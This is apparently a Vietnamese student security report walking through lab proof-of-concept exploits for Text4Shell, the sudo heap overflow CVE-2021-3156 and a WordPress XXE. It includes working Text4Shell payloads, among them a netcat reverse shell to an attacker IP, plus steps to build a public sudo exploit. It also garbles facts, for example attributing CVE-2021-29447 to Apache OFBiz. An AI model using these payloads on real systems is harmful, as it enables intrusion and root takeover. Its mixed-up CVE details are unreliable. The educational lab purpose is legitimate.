* Nội suy chuỗi: StringSubstitutor cho phép thực hiện nội suy chuỗi bằng cách thay thế các biến hoặc placeholders trong chuỗi với các giá trị tương ứng. Bạn có thể cấu hình StringSubstitutor để xác định các biến, các tiền tố/hậu tố, và các cấu hình khác để tùy chỉnh quá trình nội suy.
* Quản lý biến: StringSubstitutor giúp quản lý các biến và giá trị tương ứng của chúng. Bạn có thể đăng ký các trình giải biến (variable resolver) để cung cấp giá trị cho các biến được tham chiếu trong chuỗi. Nếu không có trình giải biến được đăng ký, StringSubstitutor sử dụng bộ tra cứu mặc định (default lookup) để tìm giá trị của các biến.
* Cấu hình linh hoạt: StringSubstitutor cung cấp các phương thức để cấu hình và tùy chỉnh quá trình nội suy. User có thể đặt các tiền tố/hậu tố cho các biến, thiết lập các giới hạn độ sâu cho việc nội suy lồng nhau, xử lý các biến không được giải quyết, và thay đổi các ký tự đặc biệt cho nội suy.
* Tích hợp với các nguồn dữ liệu: StringSubstitutor có thể tương tác với các nguồn dữ liệu khác nhau để lấy giá trị của các biến. User có thể tạo các trình giải biến tùy chỉnh để truy xuất dữ liệu từ các nguồn như cơ sở dữ liệu, tệp tin, hoặc các hệ thống ngoài.


Mặc định định trong thư viện "Apache Commons Text" (hoặc ít nhất là cho đến phiên bản 1.9). Phương thức “StringSubstitutor.replace” trong class “StringSubstitutor” là một trong những phương thức cho phép gọi một số “lookup instances” từ bên trong chuỗi được nội suy như là một phần của quá trình nội suy.




Hình Một số default lookup instance có thể được gọi trong hàm nội suy chuỗi.

Trong số các “lookup instance” nêu trên, các “lookup instance”: thực thi biểu thức (script), phân giải DNS record(dns), load những giá trị từ URLs(url) là các default lookups có thể được chèn vào các đầu vào (payload) của ứng dụng web để khai thác. Trong ba “lookup instance” có thể bị khai thác thì *scriptStringLookup()* là nguy hiểm nhất bởi nó cho phép việc thực thi mã tùy ý.

Ví dụ về code có chứa lỗ hổng:



Hình StringSubstitutor được khai báo trong ứng dụng có lỗ hổng



Hình Hàm tạo bộ nội suy và nội suy chuỗi đầu vào từ tham số search

Trong đó

* *StringSubstitutor interpolator = StringSubstitutor.createInterpolator();* được sử dụng để tạo bộ nội suy với các .
* *String pwn = interpolator.replace(search);* : được sử dụng để thay thế nội suy chuỗi đầu vào từ tham số “*search*”. Đây chính là phương thức kích hoạt, thực thi các payload được chèn trong tham số search dẫn đến lỗ hổng RCE.

### Các ảnh hưởng của lỗ hổng

* Tình trạng máy chủ web bị kiểm soát: Nếu tin tặc khai thác thành công lỗ hổng Text4Shell, họ có thể kiểm soát hoàn toàn máy chủ web mà không cần đăng nhập.
* Nguy cơ mất dữ liệu: Tin tặc có thể sử dụng lỗ hổng Text4Shell để thực hiện các cuộc tấn công khác nhau, bao gồm xóa, chỉnh sửa hoặc đánh cắp dữ liệu quan trọng trên máy chủ web.
* Tiềm năng cho thực thi mã từ xa RCE: Tin tặc có thể mở một kết nối reverse shell với ứng dụng một cách đơn giản thông qua payload độc hại, mở cửa cho các cuộc tấn công tiếp theo.

## CVE 2021-29447 (XXE)

* CVE-2021-29447 là một lỗ hổng bảo mật phát hiện vào ngày 30 tháng 3 năm 2021
* CVE-2021-29447 được phát hiện trong ứng dụng tích hợp mã nguồn mở Apache OFBiz, một nền tảng quản lý kinh doanh do Apache Software Foundation phát triển.
* CVE-2021-29447 có điểm CVSS là 8,2/10, được xếp vào mức độ "Nghiêm trọng". Tin tặc có thể sử dụng lỗ hổng này để thực hiện các cuộc tấn công từ xa, gây ra các tác động nghiêm trọng bao gồm thực hiện các cuộc tấn công từ xa để thực hiện các hành động độc hại trên hệ thống.
* Các phiên bản bị ảnh hưởng bao gồm Apache OFBiz 16.11.01 trở về trước và 17.12.01 trở về trước.

### Nguyên nhân xảy ra

Lỗ hổng này xảy ra vì WordPress sử dụng thư viện SimpleXML để phân tích tệp XML và xử lý đầu vào độc hại trong tệp XML đó. Như vậy, kẻ tấn công có thể tạo ra một tệp XML chứa mã độc và chèn vào các tham số yêu cầu để tạo ra một cuộc tấn công XXE.

### Các ảnh hưởng của lỗ hổng

* Truy xuất tệp tùy ý: Có thể truy xuất nội dung của bất kỳ tệp nào trên hệ thống tệp của máy chủ lưu trữ.
* Giả mạo yêu cầu phía máy chủ: Yêu cầu HTTP có thể được thực hiện thay mặt cho cài đặt Wordpress.

# TRIỂN KHAI POC 3 CVE

## CVE-2021-3156 (PE – Buffer Overflow)

### Môi trường, công cụ

* Hệ thống : Ubuntu 18.04.5 LTS
* Sudo: phiên bản1.8.21p2
* libc: phiên bản libc-2.27
* make, git và bộ biên dịch gcc

### Kịch bản

Bước 1: Kẻ tấn công tải xuống máy nạn nhân công cụ công thiết để xây dựng và khai thác lỗ hổng để leo thang tấn công.

Bước 2: Kẻ tấn công xây dựng công cụ khai thác lỗ hổng trên máy nạn nhân

Bước 3: Kẻ tấn công đã leo thang thành công lên người dùng quyền cao hơn.

### Thực nghiệm

Đầu tiên là chúng ta cần phải tải công cụ khai thác lỗ hổng trước, sử dụng câu lệnh sau:


git clone https://github.com/blasty/CVE-2021-3156.git

Text

Description automatically generated

Hình Tải công cụ khai thác lỗ hổng

Sau đó là chúng ta vào tệp tin CVE-2021-3156 và dùng make để xây dựng chương trình



Hình Sử dụng make để xây dựng chương trình

Tiếp theo là thực thi lệnh $ ./sudo-hax-me-a-sandwich để kiểm tra các lựa chọn khai thác

Text

Description automatically generated

Hình Thực thi lệnh $ ./sudo-hax-me-a-sandwich để kiểm tra các lỗ hổng có thể khai thác được trên các hệ điều hành khác nhau

Cuối cùng là chúng ta thực hiện lệnh $ ./sudo-hax-me-a-sandwich 0 để thực hiện khai thác lỗ hổng.

Text

Description automatically generated

Hình Khai thác lỗ hổng thành công


### Cách khắc phục lỗ hổng

* Cập nhật phiên bản sudo mới nhất: Việc cập nhật phiên bản sudo mới nhất sẽ giúp hạn chế khả năng khai thác lỗ hổng CVE-2021-3156. Phiên bản sudo mới nhất đã được vá lỗi để giảm thiểu rủi ro an ninh.
* Giới hạn quyền sử dụng sudo: Bạn nên giới hạn quyền sử dụng sudo trên hệ thống, chỉ cho phép người dùng được phép thực hiện các tác vụ cụ thể mà họ cần thực hiện. Điều này giúp giảm thiểu rủi ro nếu lỗ hổng CVE-2021-3156 được khai thác.
* Sử dụng AppArmor hoặc SELinux: AppArmor hoặc SELinux là các công cụ bảo mật có thể giúp giới hạn quyền truy cập của sudo. Việc cấu hình các chính sách bảo mật này sẽ giúp ngăn chặn việc thực hiện các hành động không mong muốn trên hệ thống.
* Theo dõi hoạt động của sudo: Bạn nên thiết lập các hệ thống giám sát để theo dõi hoạt động của sudo trên hệ thống. Các công cụ giám sát này sẽ giúp bạn phát hiện các hành động không mong muốn và cảnh báo bạn ngay khi có hoạt động bất thường.
* Thực hiện kiểm tra an ninh định kỳ: Thực hiện kiểm tra an ninh định kỳ trên hệ thống của bạn để xác định các lỗ hổng bảo mật và giải quyết chúng ngay khi có thể. Việc thực hiện kiểm tra an ninh định kỳ giúp đảm bảo rằng hệ thống của bạn luôn được bảo vệ tốt nhất có thể.
* Không sử dụng sudoedit: Để giảm bảo an toàn và bảo mật hơn, bạn không nên sử dụng sudoedit, một công cụ được sử dụng để chỉnh sửa các tệp tin có đặc quyền root. Thay vào đó, bạn nên sử dụng các công cụ chỉnh sửa tệp tin khác với quyền người dùng bình thường và sau đó sử dụng sudo để thực hiện các thay đổi.
* Tạo các tài khoản người dùng riêng: Tạo các tài khoản người dùng riêng cho các công việc cụ thể, ví dụ như một tài khoản để thực hiện các tác vụ quản trị. Điều này giúp giảm thiểu rủi ro nếu lỗ hổng CVE-2021-3156 được khai thác, vì tin tặc không thể sử dụng tài khoản đó để thực hiện các hành động không mong muốn trên hệ thống.
* Thực hiện định kỳ backup dữ liệu: Việc thực hiện định kỳ backup dữ liệu giúp đảm bảo rằng các dữ liệu quan trọng của bạn không bị mất đi trong trường hợp hệ thống bị tấn công hoặc xảy ra sự cố không mong muốn. Điều này cũng giúp bạn phục hồi dữ liệu nhanh chóng sau khi sự cố xảy ra.
* Chú ý đến các thông báo bảo mật: Nếu bạn nhận được thông báo bảo mật từ nhà cung cấp sudo hoặc từ các tổ chức bảo mật, hãy chú ý đến thông tin đó và thực hiện các bước cần thiết để đảm bảo an toàn và bảo mật của hệ thống.
* Tổ chức các khóa học và đào tạo an ninh: Tổ chức các khóa học và đào tạo an ninh cho người dùng và nhân viên của bạn là một cách tuyệt vời để nâng cao nhận thức về an ninh và giảm thiểu rủi ro cho hệ thống. Việc tăng cường nhận thức an ninh và kỹ năng của người dùng cũng giúp tăng cường an ninh của hệ thống.

## CVE-2022-42889 (Text4Shell)

### Môi trường, công cụ POC CVE-2022-42889

* Ứng dụng sử dụng một vulnerable version của thư viện “Apache Commons Text”
* Ứng dụng chấp nhận đầu vào bất kì do người dùng kiểm soát mà sau đó được xử lý bằng một trong các phương thức có chứa lỗ hổng:
* *StringLookupFactory.INSTANCE.interpolatorStringLookup().lookup()*
* *StringSubstitutor.createInterpolator().replace()*


**

Hình Mô hình mạng triển khai lỗ hổng Text4Shell

Để thực hiện khai thác CVE-42889 - Text4Shell ta sẽ sử dụng ứng dụng web có lỗ hổng CVE-42889 - Text4Shell tham khảo từ Github repository:


[karthikuj/cve-2022-42889-text4shell-docker: Dockerized POC for CVE-2022-42889 Text4Shell (github.com)](https://github.com/karthikuj/cve-2022-42889-text4shell-docker)


Source code có chứa lỗ hổng:



Hình Source code chứa lỗ hổng Text4Shell


Tiến hành build ứng dụng web từ source được tải về, sử dụng công cụ Maven





Hình Sử dụng Maven dựng ứng dụng web

Sử dụng docker để build docker image của ứng dụng web



Hình Build ứng dụng với Docker

### Kịch bản


Thực hiện khai thác lỗ hổng CVE-2022-42889 bằng cách truyền “chuỗi” độc hại có dạng “*${prefix:engine:input}*” thông qua đầu vào dữ liệu không được kiểm soát của ứng dụng web. Nhằm kích hoạt lỗ hổng, thực thi mã khai thác từ xa(RCE) và chiếm quyền điều khiển máy chủ ứng dụng web tư.

Các bước thực hiện:

* Bước 1: Khởi động webserver giả định có chứa lỗ hổng để thực hiện tấn công trên Docker container có địa chỉ IP: 172.17.0.2.
* Bước 2: Truy cập vào ứng dụng web chứa lỗ hổng từ trình duyệt của máy tấn công
* Bước 3: Xác định và tạo các các “chuỗi” khai thác theo định dạng *${prefix:engine:input}* sau đó mã hóa Urlencode base64 đoạn mã khai thác ở trên.
* Bước 4: Truyền mã khai thác lên máy chủ ứng dụng web lên trình duyệt web trên máy tấn công có địa chỉ IP: 192.168.157.129 thông qua đầu vào không an toàn.
* Bước 5: Xác nhận việc thực thi mã từ xa bằng cách tạo kết nối reverse shell trở lại máy tấn công.


### Thực nghiệm

Start ứng dụng web trên docker container



Hình Chạy ứng dụng trên Docker

Truy cập vào website qua trình duyệt, có thể thấy ứng dụng chấp nhận giá trị từ tham số truy vấn *search* và in nó ra trang



Hình Tham số search nhận giá trị bất kỳ

Ta có thể khai thác lỗ hổng Text4Shell bằng việc truyền các mã khai thác (mailicious payload) thông qua tham số *search*. Các mã khai thác (payloads) có dạng:

“${prefix:engine:input}”

Trong đó:

prefix (tiền tố) có thể khai thác bao gồm: “script”, “dns”, “url”.


* *${script:javascript:java.lang.Runtime.getRuntime().exec('')}*
* *${url:name} ex - ${url:UTF-8:https://domain.tld}*
* *${dns:name} ex - ${dns:address|domain.tld}*

Thử khai thác thực thi mã tùy ý với mã khai thác:

*${script:javascript:java.lang.Runtime.getRuntime().exec('touch /tmp/test')}*


Vì trang web trả về mã HTTP 400 Bad Request, ta sẽ thử URLencode mã khai thác trước khi truyền vào tham số *search.*

*%24%7Bscript%3Ajavascript%3Ajava.lang.Runtime.getRuntime%28%29.exec%28%27touch%20%2Ftmp%2Ftest%27%29%7D*



Hình Ứng dụng trả về mã thực thi tuỳ ý


Có thể thấy ứng dụng trả về mã khai thác tức là mã khai thác đã được thực thi thành công ta sẽ truy cập vào container để kiểm chứng.



Hình Tệp 'test' được tạo trong thư mục /tmp

Để khai thác máy chủ chạy ứng dụng web, ta có thể tạo kết nối Reverse Shell thông qua lỗ hổng thực thi mã từ xa này.

Sử dụng netcat trên máy tấn công để lắng nghe các yêu cầu kết nối đến port 9000.



Hình Sử dụng netcat lắng nghe cổng 9000


Sử dụng mã khai thác để tạo reverse shell

*${script:javascript:java.lang.Runtime.getRuntime().exec('nc192.168.157.1299000-e/bin/bash')}*

URLencode mã khai thác:


*%24{script%3Ajavascript%3Ajava.lang.Runtime.getRuntime().exec('nc 192.168.157.129 9000 -e %2Fbin%2Fbash')}*

Truyền mã khai thác để tạo qua tham số *search*



Hình Truyền giá trị chứa reverse shell vào tham số search

Ta có được shell kết nối đến container chạy ứng dụng web có lỗ hổng



Hình Lấy được shell với quyền root từ ứng dụng

### Cách khắc phục lỗ hổng

* Cập nhật bản vá hoặc update thư viện Apache Commons Text lên những version không chịu ảnh hưởng của lỗ hổng Text4Shell.
* Sử dụng các filter để sàng lọc dữ liệu đầu vào từ phía người dùng(loại bỏ các kĩ tự đặc biệt: “$” ; “{“ ; “}” ...).
* Hạn chế sử dụng *classStringSubstitutor* và phương thức *StringSubstitutor.replace* để xử lý chuỗi, đặc biệt là các dữ liệu đầu vào của người dùng.

## CVE 2021-29447 (XXE)

### Môi trường, công cụ

Wordpress phiên bản 5.7, 5.7.1

Máy chủ web Apache2

Ngôn ngữ: PHP phiên bản php8.0.28

### Kịch bản

Bước 1: Đăng nhập vào trang quản trị WordPress và truy cập trang Media.


Bước 2: Tải lên một tệp tin XML chứa mã độc và một đoạn mã XXE.

Bước 3: Chèn đoạn mã XXE vào các trường dữ liệu của tệp tin XML.


Bước 4: Khi tệp tin XML được tải lên trên máy chủ WordPress, hệ thống sẽ phân tích tệp tin XML và thực thi đoạn mã XXE.

Bước 5: Sử dụng lỗ hổng này để đọc các tệp tin hệ thống

### Thực nghiệm

Đầu tiên chúng ta đăng nhập vào Wordpress với tài khoản:mật khẩu là admin:admin 


Hình Giao diện bảng điều khiển Wordpress

Chúng ta sẽ tạo 1 tệp độc hại XML và lưu dưới dạng wav (giả mạo là 1 tệp media) 

Hình Tệp mã độc XML lưu dưới dạng .wav

Trong đó:

* ‘-en’ để kích hoạt sử dụng các ký tự đặc biệt
* RIFF định dạng tệp âm thanh RIFF
* \x8\x00\x00\x00\x00: Định dạng khối lượng với 32bit(4byte)
* WAVE cũng định dạng tệp âm thanh WAV
* % remote - thực thể thay thế (parameter entity) được sử dụng để trỏ đến tệp tin DTD từ http://localhost:8001
* %init, %trick được định nghĩa trong file dtd

